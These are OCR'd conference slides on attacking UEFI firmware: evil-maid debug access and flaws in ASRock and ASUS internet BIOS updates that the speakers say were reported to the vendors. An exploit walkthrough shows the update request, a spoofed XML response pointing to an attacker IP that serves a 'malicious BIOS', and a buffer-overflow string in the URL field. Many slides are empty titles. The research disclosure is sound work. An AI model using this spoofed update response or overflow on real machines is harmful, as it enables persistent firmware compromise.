
Accessing SMM using Intel Debug

1. Intel Debug studio
2. Intel DAL

RESET VECTOR



Exploiting UEFI in real life



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
Exploiting UEFI in real life



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Exploiting UEFI in real life

Evil Maid attack on UEFI via hardware debug interface

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Exploiting UEFI in real life

Who has internet based UEFI functions?

ASRock (updates, email)
ASUS EZFlash (updates)
HP (updates, remote diagnostics)

Exploiting UEFI in real life

Bugs in Internet based UEFI updates

ASRock Internet Flash
- Bug reported to ASRock
- We'll walk through this exploit

ASUS EZFlash
- Similar bug reported to ASUS

Exploiting UEFI in real life

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
Exploiting UEFI in real life



Exploiting UEFI in real life

Exploit walkthrough

Debugging the exploit

Wait, I can what now?

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Exploiting UEFI in real life

Target platform

Z370 CFL (8th Gen) ASRock, latest everything

Exploiting UEFI in real life

Exploit walkthrough

```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```

Exploiting UEFI in real life


Exploit walkthrough

```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```

```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatallty Z370 Gaming-ITX/ac">
    <Download Country="US" URL="URL1">
        <URL1>http://66.226.78.22</URL1>
        <URL2>http://66.226.78.22</URL2>
        <URL3>http://66.226.78.22</URL3>
        <URL4>http://66.226.78.22</URL4>
    </Download>
    <Bios Version="3.00" Date="12/5/2017" Type="Normal">
        <Description>Download this malicious BIOS I made for you...</Description>
        <File OS="BIOS" Size="12.73MB">/support/200.zip</File>
    </Bios>
</LiveUpdate>
```

Exploiting UEFI in real life

Exploit walkthrough



Exploiting UEFI in real life

Exploit walkthrough

```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```

```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatallty Z370 Gaming-ITX/ac">
    <Download Country="US" URL="URL1">
        <URL1>http://66.226.78.22</URL1>
        <URL2>http://66.226.78.22</URL2>
        <URL3>http://66.226.78.22</URL3>
        <URL4>http://66.226.78.22</URL4>
    </Download>
    <Bios Version="3.00" Date="12/5/2017" Type="Normal">
        <Description>Download this malicious BIOS I made for you...</Description>
        <File OS="BIOS" Size="12.73MB">/support/200.zip</File>
    </Bios>
</LiveUpdate>
```

<URL1>BUFFER OVERFLOW.....AAAAAA</URL1>

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Exploiting UEFI in real life


Exploit walkthrough

- Initial steps

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


Exploiting UEFI in real life

Exploit walkthrough



